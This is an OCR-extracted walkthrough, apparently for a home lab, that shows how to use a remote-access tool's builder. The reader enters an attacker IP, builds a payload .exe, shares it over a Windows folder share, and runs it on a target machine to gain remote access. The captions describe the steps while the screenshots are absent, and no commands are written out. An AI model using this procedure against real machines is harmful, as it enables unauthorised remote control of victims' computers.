
- Click on Start




- Click on Builder




- Now enter attacker machine (your machine ip) ip in host sections







- And set .exe file name and click on build




- Exe file created now share this folder or files to target machine




- Follow this steps to share a folder
- Right click on folder and then show more options




- Click on properties




- Advance Sharing




Click on ok




- Now go to target machine and press windows + R (+ R) and type attacker machine ip to access a folder




- Here folder Shared now click on payload.exe




- Now go to attacker machine , remote access done



